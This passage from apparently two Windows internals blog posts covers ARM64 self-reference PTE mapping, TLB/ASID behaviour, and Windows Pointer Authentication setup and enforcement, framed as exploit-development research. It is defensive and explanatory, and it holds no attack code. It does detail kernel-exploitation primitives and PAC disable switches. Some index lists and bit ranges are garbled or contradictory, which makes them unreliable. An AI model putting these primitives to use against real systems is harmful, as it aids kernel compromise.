Here we can see that the “final” step is no longer the extraction of a physical memory access. Instead, the “last” step is the level 3 table index, meaning the “final” translation here is a PTE instead of a physical address. Specifically the PTE which maps the final physical address is captured. In other words, we get the “PTE” for this page. Let’s take this a step further and short-circuit everything to only “two levels”:

  1. Level 0 table index -> PTE (PTE points to Level 1 entry)
  2. Level 1 table index -> PTE (PTE points to Level 2 entry)
  3. Level 2 table index -> PTE (PTE points to Level 3 entry) 4. Level 3 table index -> PTE (PTE points to physical memory) 5. (Does not result in a table lookup) -> final physical address (extract PFN from previous step, add any offset)

The final step now because the PTE which points to the level 3 table PTE. In other words, the “final” result of the translation is the a PTE which on Intel systems we would refer to as the “PDE”. on ARM we can refer to this as the level 2 PTE. We can take this further and keep going “backwards and backwards” until we end up with this:

1. Level 0 table index -> PTE (PTE points to Level 1 entry) 2. Level 1 table index -> PTE (PTE points to Level 2 entry) 3. Level 2 table index -> PTE (PTE points to Level 3 entry) 4. Level 3 table index -> PTE (PTE points to physical memory) 5. (Does not result in a table lookup) -> final physical address (extract PFN from previous step, add any offset)

Theoretically we could go until there are “no” levels used and the level 0 PTE that we started with (the first lookup in the “legitimate” 4-table lookup) is what we end with. This would be paging with “no” or “0” levels.

Now, there are two things to point out here. One is that we have proven that by “short-circuiting” the paging process (e.g., only using 3 of the 4 levels) the “final” address which is translated is that of a page table entry (PTE) - all the way from the PTE that maps the final phyiscal page, to the PTE in the page table root (level 0) which starts the translation process. This, as we can see, provides a mechanism in order to locate the various PTEs in the translation process (whereas normally translation only results in the final physical page).

The second thing to point out here is that it is impossible to ask the processor to “only use” 3 of the 4 levels, as an example, in the translation process. 4 levels will always be used in the current architecture displayed in this blog post (for 64-bit addresses that use “48 bits”). However, we can use a very cool trick in order to actually produce the same result as what we have shown here. By using a self-reference PTE entry it is possible to “simulate” only 3 levels of paging, as an example (on a system where 4 is required), in order to “stop” the translation process one or more levels short. By “stopping” one or more levels short, the “result” of the translation will instead be a PTE instead of a final physical memory address! This is the first step in order to map the PTEs into virtual memory. We will see shortly what we mean by “stopping one or more levels short”.

With the ability to locate, on demand, where any PTE resides (although we have not yet shown what that looks like, just know it is possible at the current moment using the self-reference technique) - the last step would be to simply just map the physical addresses of the PTEs into virtual memory. That is precisely what Windows does - and this is where the self-reference level 0 entry comes into play.

Let us think for one second what we are trying to accomplish. Windows, as we know, maps all of the page tables into virtual memory at a single, flat virtual address which can be indexed as an array. On our machine we know that this array is located at virtual address 0xffff860000000000.

Recall, once more, what a virtual address is. A virtual address is simply a list of indexes into the various page tables (level 0, level 1, etc.) in physical memory. Bits 46:49, 38:30, 29:21, 20:12, and 11:0 of the virtual address are used on Windows. Let’s take our example address of 0xffff860000000000, which is the base of the page tables in virtual memory. Let’s convert this address into the appropriate bit states.

  1. 46:39 (100001100 -> 0xC) -> This is the level 0 table index
  2. 38:30 (000000000 -> 0)
  3. 29:21 (000000000 -> 0)
  4. 20:12 (000000000 -> 0)
  5. 11:0 (000000000 -> 0)

Recall that “step 5” is not a table lookup, but physical memory + final offset.

In this case there is only “one valid” index here, and that is the index into the level 0 table. If we use the same translation process as before, we can see that for the “base of the page tables” in virtual memory, the PTE itself simply “points back” to “itself”! This is what is meant by a self-reference PTE! In this case, when the PFN is extracted from the PTE and multiplied by the size of a page, the physical address of “the next page table” -> which should be the address of the level 1 table is instead the address of the level 0 table.

This is exactly how the page tables are mapped into virtual memory. In this case we quite literally have a virtual address that maps to the physical address of the page table root! This is true for each process. In every single page table root (recall each process has their own page table root in KPROCESS.DirectoryTableBase) there is always a special level 0 table index (the self-reference index) that always points “back to itself”. The index is the same throughout all processes. This allows the virtual address 0xffff860000000000 to be used, therefore, to access all page tables for all page tables across all processes (and kernel-mode memory). Again, this is because the address 0xffff860000000000 is setup in such a way that the first index into the first page table, which normally would get us from level 0 to level 1 instead “maps back” to the level 0 table itself - which is the page table root. This gives us a way to access all of the page tables in virtual memory for any process.

Today Windows “randomizes” this self-reference level 0 index. Because this index is randomized (e.g., it could be 0xC on my machine and 0x8 on another machine) this means that the virtual address of the root of the page tables is also randomized (because the VA is constructed from this address). The symbol nt!MmPteBase also contains the root of the page tables in virtual memory. Historically, the PTEs in virtual memory always started at 0xfffff68000000000. This means, as you can guess, the self-reference index was always located at a static index (because the VA was always constructed to this constant value). Alex Ionescu’s post that was linked earlier goes into detail on the randomization process.

Now we have talked about how we map the page tables into virtual memory - but we have not talked about what I have been referring to as “stopping the translation one level short”. Let’s examine this now.

Take, for example, the address of ntfs!NtfsCreateFileLock. On my machine, we can see that the VA is comprised of the following indexes:

  1. Level 0 -> 0xf0
  2. Level 1 -> 0x0
  3. Level 2 -> 0x18f
  4. Level 3 -> 0xb7
  5. (Final address offset) -> 0x358

We can prove that these indexes correspond to the appropriate virtual address, as seen below.

Now, if we wanted to get the PTE (the PTE that maps the final physical memory, so “step 4” from above) - we would need to short-circuit the paging process by one level. This is actually where we use the self-reference entry. We, instead, do the following:

  1. Level 0 -> 0xf0 0xC
  2. Level 1 -> 0x0 0xf0
  3. Level 2 -> 0x18f 0x0
  4. Level 3 -> 0xb7 0x18f
  5. (Final address offset) -> 0x358 0xb7

Everything in this case is “shifted down” by one level. This give the apperance of “skipping” one level of paging - by stopping the translation right before the final level of translation we previously saw. Here is a diagram outlining this. We know there will always be 4 table lookups and a “final” offset computation step. Knowing this, we can use the self-reference technique to ensure the last “final memory access” now occurs to a PTE, instead of a real 4KB address, because “everything lags behind one level” as we “spent” the first table lookup going back to the level 0 table, instead of indexing the level 1 table.

With the self-reference technique, specifically using it to locate the PTE mapping a 4KB page, the last level of translation becomes the original “2nd-to-last” step - which is retrieving the last PTE from the last table walk - meaning the result of the translation is the PTE. This works because of the desired effect of the self-reference. By making the level 0 index “point back to itself” we can effectively “skip” the first level of translation, and everything gets “shifted down by one level”, so-to-speak. Because the level 1 index is now technically indexing a “level 0 table” - because the “result” of where to find the level 1 table actually produces a level 0 table, since again the level 0 index no longer finds a level 1 entry, it finds itself - this means that the level 2 index now indexes a level 1 table, the level 3 index now indexes the level 2 table, and the “final memory access” now “fetches” memory now accesses the “level 3” table instead of the final memory. Again, to reiterate, the translation process effectively “stops” one level too soon - meaning the final access is to a PTE, not to the actual physical memory. This is because the first table lookup causes a “restart” by making level 1 start back over at level 0, but forcing that “one of the 4 lookups” was spent on this restart.

If we “plug these values” into the debugger, we can see that using the indexes we fetched earlier, plus the self-reference entry as the first index, we locate the virtual address of the PTE!

There are two slight nuances that are worth calling out, and why I showed this in the first place.

  1. Firstly, you can see in the “level 1” index (the second table lookup, with a provided index of 0xF0) we add in the value of 0x100. We are trying to translate a kernel-mode address. As we learned earlier, on ARM systems, the page tables are broken out into 2 “halves”. By adding the value of 0x100 we are instructing our lookup to “use the kernel half” - since this is a kernel-mode address (recall earlier we showed that technically the self-reference entry refers back to the actual root of the page tables, which starts with the user-mode portion. This simply compensates for the fact we are translating a kernel-mode address)
  2. The last and “final” memory lookup does not use bits 11:0, but instead uses bits 11:3 and leaves 2:0 set to 0. Why is this? The “final memory access” for a true translation (meaning accessing a final 4KB physical page) requires all 12 bits (11:0, because this is the offset into the page where the target memory resides). Here, however, we are not using an offset. 0xb7, the final memory access in our PTE-location example, is not an offset into a page of memory - it is instead still an index to a page table. Recall that PTEs are 8 bytes in size. This means that we only use 8 bytes here, and not the full 12 - which is why (11:3 are used instead of 11:0).

So we now see why the self-reference entry is so important. To “bring it all home” we will show one more example. Instead of another example of PTEs which map physical memory, we will now look at how to extract even “higher level” PTEs in the translation process. Here is what we just did:

  1. Level 0
  2. Level 1
  3. Level 2
  4. Level 3 <- This is the PTE we just showed how to grab
  5. (Final 4KB page)

Here is what we will do - which is get an even higher level PTE:

  1. Level 0
  2. Level 1
  3. Level 2 <- We will now show how to locate this PTE
  4. Level 3
  5. (Final 4KB page)

This is a very simple thing, now that we have the fundementals down. We now just need to cause “two short-circuits” of the translation process. To do this we now fill the first two indexes with the self-reference entry. To recap - here is how we found the original address (the 4KB page, the true virtual to physical translation):

  1. Level 0 -> 0xf0
  2. Level 1 -> 0x0
  3. Level 2 -> 0x18f
  4. Level 3 -> 0xb7
  5. (Final address offset) -> 0x358

Here is how we found the PTE which maps the physical page:

  1. Level 0 -> 0xf0 0xC
  2. Level 1 -> 0x0 0xf0
  3. Level 2 -> 0x18f 0x0
  4. Level 3 -> 0xb7 0x18f
  5. (Final address offset) -> 0x358 0xb7

Here is how we will now find the PTE which maps the level 3 table. We, once again, “move everything down one level”:

  1. Level 0 -> 0xC 0xC
  2. Level 1 -> 0xf0 0xC
  3. Level 2 -> 0x0 0xf0
  4. Level 3 -> 0x18f 0x0
  5. (Final address offset) -> 0xb7 0x18f

Because the self-reference entry is now provided twice the final translation will “really be” what was previously the the level 2 table index. Here is what this looks like:

We still have to remember to compensate for the lookup into the “kernel-half” of the page tables, but now we have a primitive to access even higher-level PTEs - all the way back to the very first level (the PTE indexing the level 0 table, which would be synonymous to the PML4E on x86 systems). This gives us a primitive to map all of the page table entries into virtual memory so that they can be managed in software. Additionally, as I have shown in a previous blog using the VA of the page table root (which we say earlier, and is stored in nt!MmPteBase), we incur an O(1) lookup to fetch the PTE in virtual memory for any virtual address on the system by simply indexing the array by the target VA’s “virtual page number”, of VPN. This value can simply be found by dividing the address by the size of a page (4096, or 0x1000), and multiplying the value by the data type size (sizeof(PTE), which is 8 bytes).

There is a very simple reason why this works. It is why we have shown so much analysis so far on translation - recall what a virtual address is. A virtual address is simply a computation of indexes into the various page tables. When we divide the page by 0x1000 we are effectively saying “exclude bits 11:0” from the virtual address. Why is this? Again, bits 11:0 of a virtual address (e.g., like a function in ntoskrnl) are used to compute an offset into the final 4KB page. This is not a table lookup, as we have seen, and is “step 5” in the process (with there being 4 table lookups and one “memory fetch”).

That means the remaining bits (46:12) represent the various indexes into the page tables used for translation. Since we have the root of the page tables (thanks to the self-reference entry, as we saw earlier in nt!MmPteBase’s construction) we just simply add the indexes, provided by bits 46:12, to the base of the PTEs. And, as with any array index, we also have to multiply by the size of the data type. This is a really cool way that Windows manages the PTEs in virtual memory - with such tremendous speeds and performance!

Address Space Identifiers (ASIDs), Virtual Machine Identifiers (VMIDs), and the Translation Lookaside Buffer (TLB)

One of the final things I would like to touch on are some of the differences in behavior of the TLB on ARM64 systems versus a typical x86 machine. The TLB, or translation lookaside buffer, is a caching of memory translations. We know that CPUs only operate on virtual memory - but virtual memory is an operating systems/software construct. Access to virtual memory needs to be translated to the actual physical memory. Now, it would be very unperformant to do 4 table lookups + memory access everytime the CPU needs to access memory (instruction fetches, data, etc.). To combat this, the TLB caches tranlsations. When a CPU goes to access memory, the TLB cache is first checked by the MMU (memory-management unit) of the CPU. If a miss occurs (no cached translation was found), then we fall to the page table walking we have shown in this blog post. There are some differences in TLB behavior that are quite interesting that I think are worth talking about here.

Windows maintains a private per-process address space. This means that, for example, address 0x41414141 may contain the string “Hello” in process A, but in process B 0x41414141 may be invalid, may be reserved but not committed to memory, or may point to some completely different content. This is why historically the TLB was always flushed on context switch. The TLB would only be valid for “the current process” because the addresses for which translations were cached differ between processes. On x86 systems this is typically done by updating the “current” process - by modifying the value in the CR3 control register, which contains “the current page table root”. This is done “under the hood” without an explicit TLB invalidation instruction. It should be noted that the TLB is per-CPU.

There are several items associated with the TLB, but on ARM one of the very interesting things is the present of an “address space” and/or “vitual machine” identifier (ASID/VMID) value. Starting with ASIDs, an ASID is a value that represents, in the TLB, which process the cached translation belongs to. This is not the process ID, but instead a unique value. The reason for this is very interesting in my opinion, and very cool! As I just mentioned, updating the page table root invalidates the TLB so as to not have any “stale” or “false” caches (e.g., process A’s cached translation of 0x41414141 is used instead of process B’s actual 0x41414141). This one of the ways we guarantee the per-process address space on Windows. However, on ARM, swaping page table roots does not automatically invalidate the TLB. This is where the ASID comes into play! The ASID of the “current process” is used to always ensure that any TLB entry accesses correspond to that process! This means, for example, process A could have an ASID of 4 and process B could have one of 8. Both translations for the address 0x41414141 can now be cached in the TLB, because the ASID guarantees that only the correct translation, which corresponds to the target process, is accessed! No more flushing the TLB on every context switch! It should be noted this is specifically talking about non-global (private to a process) pages (whereas global cachings, as long as they are “around”, are already valid in any process).

The ASID namespace is allocated and managed by NT. Support and initialization occurs in nt!KclAsidInitialize.

The ID_AA64MMFR0_EL1 system register, specifically the ID_AA64MMFR0_EL1.ASIDBits determines the size of ASID values: either 8 or 16-bits. This is important, because there is some nuance with ASIDs. ASIDs can effectively “wrap” when the last possible value is used. When this occurs, there is TLB invalidation in order to, again, avoid mis-matched TLB translation entries. The larger the ASID value, the more ASIDs the namespace supports, meaning more processes can come-and-go before any wrapping occurs and, thus, TLB flushing. Each process on Windows maintains “it’s” assigned ASID value through it’s KPROCESS object.

One of the main things to notice is that although we showed KPROCESS.DirectoryTableBase being the “base of the page tables” for a particular process, the actual value in the TTBRX_EL1 system register is the physical address of the root of the page tables alongside the ASID for the target process. This helps us to know what “the current address space” is, and allows the TLB to receive the target ASID when caching translations.

As part of the creation of the process address space on Windows, nt!KclAsidAllocate is called - which assigns an ASID to the target process, and nt!KclAsidFree is called on process deletion.

Although Windows, as we can see in nt!KclAsidInitialize, stores the ASID in each of the two page table root system registers, software still needs to configure which of the page table roots will used by the CPU in order to determine the ASID (we don’t want to use both registers, especially if they are the same. Only one ASID can be in-use at a time). Windows configures configures the TCR_EL1.A1, which specifies that TTBR1_EL1.ASID (the kernel-portion of the page table root), should specify the ASID for the current address space. In addition, it is worth talking about another ARM feature called common not private. This is a bit defined in the root page table system register (TTBRX_EL1.CnP). On Windows, this bit is set to “0” - meaning that translations for the current ASID are allowed to be different from other translations for the same ASID on another processor. As a hypothesis, it would probably make more sense to keep TLBs per-CPU, as this is historically how they have always been treated. This changelog from the Linux kernel actually removes CnP as of 2023 for some of the same reasons as the hypothesis laid out here. This could be wrong, however. I do not work at Microsoft.

Another item of interest, although not applicable to Windows - because VTLs provide the boundary between secure/normal worlds - TLB entries are also marked as secure/non-secure. Similarly to ASIDs - this means that even when switching between security states the TLB does not always have to be invalidated!

In addition to ASIDs, there is another mode of execution that typically occurs on Windows - and that is the hypervisor in EL2. In addition to ASIDs, ARM also provides VMIDs, which are “ASIDs” for VMs. The VMID is used to track which translations in the TLB are associated with which VMs. Again, just like ASIDs, this allows multiple translations to be cached in the TLB at one time since there is a distinction of which VM the translation corresponds to which VM. This, again, allows switching of VMs without needing to always flush the TLB! We should be reminded that this applies to stage 2 translations.

There is a relationship between ASIDs and VMIDs. For instance, we can have a VMID of 5 which has a translation that is cached in the TLB which has an ASID of 6 (VMs “own” their own ASID namespace, just like the EL1 owns one). We then could have a VMID of 10 that also has translation cached in the TLB with an ASID of 6.

There are obviously other nuances not covered here, such as “break-before-make”, covered by FEAT_BBM via ID_AA64MMFR2_EL1.BBM - which has to do with multiple access to TLB entries - one is updating the TLB entry and one is accessing it. These are more-specific to the inner-workings of the MMU, and not necessarily Windows-specific, so we will not cover them here in this section.

Conclusion And Future Work

I have very much been enjoying my new ARM64 Windows machine! I find it more interesting than x86-based machines at this point, and I very much enjoy the architecture. I hope to deliver some more foundational content, such as exception handline and interrupt delivery on ARM64 Windows systems, in the future. Thank you for making it this far into the blog post!

Resources

  • Arm Architecture Reference Manual for A-profile architecture: https://developer.arm.com/documentation/ddi0487/latest/
  • Arm “Learn the architecture”: https://developer.arm.com/documentation/102142/0100/Virtualization-host-extensions
  • To EL2 and Beyond: http://events17.linuxfoundation.org/sites/events/files/slides/To%20EL2%20and%20Beyond_0.pdf
  • Arm virtualization paper: https://www.cs.columbia.edu/~nieh/pubs/isca2016_armvirt.pdf
  • KVM/arm64 Architectural Evolutions: https://docshare01.docshare.tips/files/26002/260020807.pdf
  • Windows Internals, 7th Edition, Part 2
  • Some toying with the Self-Reference PML4 Entry: https://blahcat.github.io/2020-06-15-playing-with-self-reference-pml4-entry/

Exploit Development: Unveiling Windows ARM64 Pointer Authentication (PAC)

This blog post is from the original post I made on the Prelude Security blog. The original can be found here.

Introduction

Pointer Authentication Code, or PAC, is an anti-exploit/memory-corruption feature that signs pointers so their use (as code or data) can be validated at runtime. PAC is available on Armv8.3-A and Armv9.0-A (and later) ARM architectures and leverages virtual addressing in order to store a small cryptographic signature alongside the pointer value.

On a typical 64-bit processor a pointer is considered a “user-mode” pointer if bit 47 of a 64-bit address is set to 0 (meaning, then, bits 48-63 are also 0). This is known as a canonical user-mode address. If bit 47 is set to 1, bits 48-63 are also set to 1, with this being considered a canonical kernel-mode address. Additionally, LA57, ARM 52 or 56 bit, or similar processors extend the most significant bit out even further (and PAC can also be enabled in the ARM-specific scenarios). For our purposes, however, we will be looking at a typical 64-bit processor with the most significant bit being bit 47.

It has always been an “accepted” standard that the setting of the most significant bit denotes a user-mode or kernel-mode address – with even some hardware vendors, like Intel, formalizing this architecture in actual hardware with CPU features like Linear Address Space Separation (LASS). This means that bits 48-63 are unused on a current, standard 64-bit processor, as the OS typically ignores them. Because they are unused, this allows PAC to store the aforementioned signature in these unused bits alongside the pointer itself.

As mentioned, these “unused” bits are now used to store signing information about a particular pointer in order to validate and verify execution and/or data access to the target memory address. Special CPU instructions are used to both generate and validate cryptographic signatures associated with a particular pointer value. This blog post will examine the Windows implementation of PAC on ARM64 installations of Windows, which, as we will see, supports a very specific implementation of PAC in both user-mode and kernel-mode.

PAC Enablement on Windows

PAC enablement on Windows begins at the entry point of ntoskrnl.exe, KiSystemStartup. KiSystemStartup is responsible for determining if PAC is supported on Windows and also for initializing basic PAC support. KiSystemStartup receives the loader parameter block (LOADER_PARAMETER_BLOCK) from winload.efi, the Windows boot loader. The loader block denotes if PAC is supported. Specifically, the loader parameter block extension (LOADER_PARAMETER_EXTENSION) portion of the loader block defines a bitmask of various features which are present/supported, so say the boot loader. The PointerAuthKernelIpEnabled bit of this bitmask denotes if PAC is supported. If PAC is supported, the loader parameter block extension is also responsible for providing the initial PAC signing key (PointerAuthKernelIpKey) used to sign and authenticate all kernel-mode pointers (we will see later that the “current” signing key is updated many times). When execution is occurring in kernel-mode, this is the key used to sign kernel-mode pointers. The bootloader generates the key in OslPrepareTarget by calling the function SymCryptRngAesGenerate to generate the initial kernel pointer signing key passed via the loader parameter block.

The ARM architecture supports having multiple signing keys for different scenarios, like signing instruction pointers or data pointers with different keys. Typically, “key A” and “key B” (as they are referred to), which are stored in specific system registers, are used for signing pointers used in instruction executions (like return addresses). Windows currently only uses PAC for “instruction pointers” (more on this later) and it also it only uses “key B” for cryptographic signatures and, therefore, loads the target pointer signing value into the APIBKeyLo_EL1 and APIBKeyHi_EL1 AArch64 system registers. These “key registers” are specific system registers, which are special registers on ARM systems which control various behaviors/controls/statuses for the system, and are responsible for maintaining the current keys used for signing and authenticating pointers. These two registers (“lo” and hi”) each hold a single 64-bit value, which results in a concatenated 128-bit key. EL1, in this case, refers to exception level “1” - which denotes the ARM-equivalent of “privilege level” the CPU is running in (as ARM-based CPUs are “exception-oritented”, meaning system calls, interrupts, etc. are all treated as “exceptions”). Typically EL1 is associated with kernel-mode. User-mode and kernel-mode, for Windows, share EL1’s signing key register (although the “current” signing key in the register changes depending on if a processor is executing in kernel-mode or user-mode). It should be noted that although the signing key for user-mode is stored in an EL1 register, the register itself (e.g., reading/writing) is inaccessible from user-mode (EL 0).

It is possible to examine the current signing key values using WinDbg. Although WinDbg, on ARM systems, has no extension to read from these system registers, it was discovered through trial-and-error that it is possible to leverage the rdmsr command in WinDbg to read from ARM system registers using the encoding values provided by the ARM documentation. The two PAC key system registers used by Windows have the following encodings:

  1. APIBKeyLo_EL1
    • op0: 0b11 (3)
    • op1: 0b000 (0)
    • CRn: 0b0010 (2)
    • CRm: 0b0001 (1)
    • op2: 0b010 (2)
  2. APIBKeyHigh_EL1
    • op0: 0b11 (3)
    • op1: 0b000 (0)
    • CRn: 0b0010 (2)
    • CRm: 0b0001 (1)
    • op2: 0b011 (3)

Concatenating these binary values into their hexadecimal values, it is then possible to leverage the rdmsr command to view the current signing key values:

After the initial signing key value has been configured, the kernel continues executing its entry point in order to continue to fill out some of the basic functionality of the kernel (although the kernel is not done yet being fully initialized). Almost immediately after performing basic PAC initialization, the function KiInitializeBootStructures is called from the kernel entry point, which also receives the loader parameter block and initializes various items such as the feature settings bitmask, setting the proper stack sizes (especially for “special” stacks like ISR stacks and DPC stacks), etc. One of those crucial things that this function does is call into KiDetectPointerAuthSupport, which is responsible for the bulk of the PAC initialization. This function is responsible for reading from the appropriate PAC-related ARM system registers in order to determine what specific PAC features the current CPU is capable of supporting.

After the current CPU’s supported options are configured, “phase 0” of the system initialization process (achieved via KeInitsystem) will fully enable PAC. Currently, on Windows 11 24H2 and 25H2 preview builds, enablement is gated through a feature flag called Feature_Pointer_Auth_User__private_featureState. If the feature flag is enabled, a secondary check is performed to determine if a registry override option to disable PAC was present. Additionally, if the PAC feature flag is disabled, a check is performed to see if a registry override to enable PAC is present. The applicable registry paths are:

  • HKLM\System\CurrentControlSet\Control\Session Manager\Kernel\PointerAuthUserIpEnabled
  • HKLM\System\CurrentControlSet\Control\Session Manager\Kernel\PointerAuthUserIpForceDisabled

Note that the “enablement” flags are not directly tied one-to-one to the “supported flags”. As previously seen, KePointerAuthEnabled is masked with the value 4 in KiSystemStartup before the “supported” options are even evaluated. Additionally, note that the KePointerAuthEnabled variable is marked as read-only and is present in the CFGRO section, which is also read-only in the VTL 0 guest page tables (known in ARM as the “Stage 2 tables” with “Stage 2” tables being the final level of translation from guest memory to system memory) thanks to the services of Hypervisor-Protected Code Integrity (HVCI), along with KePointerAuthKernelIpKey and KePointerAuthMask. As seen below, even using WinDbg, it is impossible to overwrite these global variables as they are read-only in the “Stage 2” page tables.

As an aside, the supported and enabled PAC features can be queried via NtQuerySystemInformation through the SystemPointerAuthInformation class:

C:\>C:\WindowsPAC.exe
[+] System Pointer Authentication Control (PAC) settings:
  [>] SupportedFlags: 0x1F
  [>] EnabledFlags: 0x101
    [*] AddressAuthFaulting: TRUE
    [*] AddressAuthQarma: TRUE
    [*] AddressAuthSupported: TRUE
    [*] GenericAuthQarma: TRUE
    [*] GenericAuthSupported: TRUE
    [*] KernelIpAuthEnabled: TRUE
    [*] UserGlobalIpAuthEnabled: FALSE
    [*] UserPerProcessIpAuthEnabled: TRUE

Once the appropriate PAC-related initialization flags have been set, PAC is then enabled on a per-process basis (if per-process PAC is supported, which currently on Windows it is). For user-mode PAC, the enablement process begins at process creation, specifically during the allocation of the new process object. If PAC is enabled, each user-mode process (meaning EPROCESS->Flags3.SystemProcess is not set) is unconditionally opted-in to PAC (as all kernel-mode code shares a global signing key).

Additionally, likely as a side effect of Intel CET enablement on x86-based installations of Windows, the mitigation value CetDynamicApisOutOfProcOnly is also set unconditionally for every process except for the Idle process on Windows.

For the sake of completeness, the CET dynamic address range feature is not actually supported as the PROCESSINFOCLASS enum value ProcessDynamicEnforcedCetCompatibleRanges, for the NtSetInformationProcess system service, always returns STATUS_NOT_SUPPORTED on Windows ARM systems.

Returning to user-mode PAC, Windows SDK contains two documented ways to enable/disable PAC for user-mode processes. For extended process creation parameters, the following parameters are available in the SDK:

//
// Define the ARM64 user-mode per-process instruction pointer authentication
// mitigation policy options.
//

#define PROCESS_CREATION_MITIGATION_POLICY2_POINTER_AUTH_USER_IP_MASK                      (0x00000003ui64 << 44)
#define PROCESS_CREATION_MITIGATION_POLICY2_POINTER_AUTH_USER_IP_DEFER                     (0x00000000ui64 << 44)
#define PROCESS_CREATION_MITIGATION_POLICY2_POINTER_AUTH_USER_IP_ALWAYS_ON                 (0x00000001ui64 << 44)
#define PROCESS_CREATION_MITIGATION_POLICY2_POINTER_AUTH_USER_IP_ALWAYS_OFF                (0x00000002ui64 << 44)
#define PROCESS_CREATION_MITIGATION_POLICY2_POINTER_AUTH_USER_IP_RESERVED                  (0x00000003ui64 << 44)

Additionally, for runtime enablement/disablement, the following structure can be supplied with the ProcessUserPointerAuthPolicy:

typedef struct _PROCESS_MITIGATION_USER_POINTER_AUTH_POLICY {
    union {
        DWORD Flags;
        struct {
            DWORD EnablePointerAuthUserIp : 1;
            DWORD ReservedFlags : 31;
        } DUMMYSTRUCTNAME;
    } DUMMYUNIONNAME;
} PROCESS_MITIGATION_USER_POINTER_AUTH_POLICY, *PPROCESS_MITIGATION_USER_POINTER_AUTH_POLICY;

However, testing and reverse engineering revealed that PAC is unconditionally enabled on user-mode processes (as shown above) with no way to disable the mitigation either at process creation (e.g., creating a child process with extended parameters) or by calling SetProcessMitigationPolicy at runtime. The only other supported way to enable a process mitigation at process creation is to use the ImageFileExecutionOptions (IFEO) registry key. This functionality is wrapped by the “Exploit Protection” UI on Windows systems, but the registry value can be set manually. Unfortunately, there is no PAC Exploit Protection setting in the UI.

Outside of the exploit mitigation policy for PAC, there is also an audit-mode exploit mitigation policy option in the ImageFileExecutionOptions policy map. This can be confirmed through the presence of the mitigation flag values of AuditPointerAuthUserIp and AuditPointerAuthUserIpLogged in the MitigationFlags2Values field of a process object on Windows.

The IFEO registry key contains a list of processes that have IFEO values. One of the items encapsulated in the IFEO key, as mentioned, is both the mitigation policy settings and audit-mode mitigation policy settings (meaning that an ETW event is logged but the target operation is not blocked/process is not terminated by a mitigation violation) for a target process. These per-process mitigation values are used in making considerations about what mitigation policies will be applied to a particular target process at process creation time. On a default installation of Windows 11 24H2 running an ARM build of Windows, no processes have the audit-mode PAC flags set.

Further investigation reveals that this is because there is no way to set the PAC audit-mode exploit policy value on a per-process basis, even through the IFEO key. This is because if pointer authentication is enabled, for example, the slot in the map (represented by the 0x000000000000X000 nibble) in which audit-mode PAC may be enabled is explicitly overridden by PspAllocateProcess (and no ETW event exists in the manifest of the Microsoft-Windows-Security-Mitigations ETW provider for PAC violations).

Once PAC support has been instantiated for the process, the per-process signing key is configured. Yes, this means that each process has its own key it can use to sign pointers. This occurs in PspAllocateProcess and, if a process has not opted in to inheriting the signing key, a random key is generated with BCryptGenRandom.

The “per-process” signing key differs from the initial (kernel) signing key that was configured in KiSystemStartup. This is because, obviously, execution is in kernel mode when the initial signing key is instantiated. However, the implementation of PAC on Windows (as we can see above) instruments a per-process signing key (along with a single kernel key). When execution transitions into user mode, the signing key system register(s) are updated to the current process signing key (which is maintained through a process object). The example below outlines the current PAC signing key being updated to that of a user-mode process, specifically when a return into user-mode happens after a system call is handled by the kernel (KiSystemServiceExit).

This is how the necessary PAC infrastructure is updated for user-to-kernel and kernel-to-user transitions and how kernel-mode and user-mode PAC on Windows is set up. Let’s now examine what Windows does when the proper infrastructure is in place.

Windows PAC As An Exploit Mitigation

Windows currently offers an implementation of PAC (with the ability to expand in the future). Windows currently supports PAC for signing and authenticating “instruction pointers”. The way that this manifests itself, however, really results in the signing of return addresses. On Windows, for both user-mode and kernel-mode ARM64 code, one can specify the /guard:signret(-) compiler flag to either explicitly enable or disable the signing of return addresses. Enabling this flag instruments the pacibsp and autibsp instructions into the prologue and epilogue of each function, which are “PAC” instructions used to both sign and subsequently validate return addresses.

In the ARM64 architecture, the semantics of preserving return addresses across call boundaries slightly differ from Intel x86. On x86-based systems, a call instruction will also push the target return address onto the stack. Then, right before a return, the aforementioned return address is “popped” off of the stack and loaded into the instruction pointer. On ARM64 the bl (Branch with Link, similar to a call) instruction will instead place the current, in-scope return address an architectural register (lr, or “link register”) with a typical operating system, like Windows, also storing this value on the stack to preserve the return address so the lr register can be used for the next call’s return address (meaning the return addresses are still stored on the stack on ARM, even with the presence of lr).

The pacibsp instruction will use “key b” (APIBKeyLo_EL1 and APIBKeyHi_EL1) and the value of the in-scope stack pointer to sign the return address. The target return address will remain in this state, with the upper bits (non-canonical) being transformed through the signing.

This assumes, however, that there is already a return address to process. What if a user-mode thread, for example, is just entering its initial execution, and there is no return address? Windows has two functions (for user-mode and kernel-mode) that will generate the necessary “first” signed return address via KiGenerateSignedReturnAddressForStartUserThread. These functions accept the initial stack value as the value to use in the signing of the return address, using instead the pacib instruction, which is capable of using a general-purpose architectural register in the signing process instead of just defaulting to “the current stack pointer”.

At this point, the return address (stored in lr, but also present on the stack) has been signed. The in-scope function performs its work and eventually the epilogue of a function is reached (which is responsible for returning to the caller for the current function). When the epilogue is reached, but before the ret has been executed, the autibsp instruction is used to authenticate the return address (in lr) before performing the return control-flow transfer. This will result in transforming the value in lr back to the “original” return address so that the return occurs back into a valid memory address.

The effectiveness of PAC, however, relies on what happens if a return address has been corrupted with a malicious return address, like a ROP gadget or the corruption of a return address through a stack-based buffer overflow. In the example below, this is outlined by corrupting a return address on the stack with another return address on the stack. Both of these addresses used in this memory corruption example are signed, but, as we can recall from earlier, return addresses are signed with the considerations of the current in-scope stack pointer (meaning they are tied to a stack frame). Because the corrupted return address does not correspond to an “in-scope” stack frame, the authentication of the in-scope return address (which has been corrupted) results in a __fastfail with the code FAST_FAIL_POINTER_AUTH_INVALID_RETURN_ADDRESS - and the application crashes. One interesting note, as you can see, is that WinDbg can convert a signed return address on the stack to its actual unsigned value (and appropriate symbol name).

Shifting focus slightly, when a kernel-mode PAC violation, identical to the previous scenario, occurs, a KERNEL_SECURITY_CHECK_FAILURE ensues, with the type of memory safety violation being FAST_FAIL_POINTER_AUTH_INVALID_RETURN_ADDRESS.

Secure Kernel And PAC

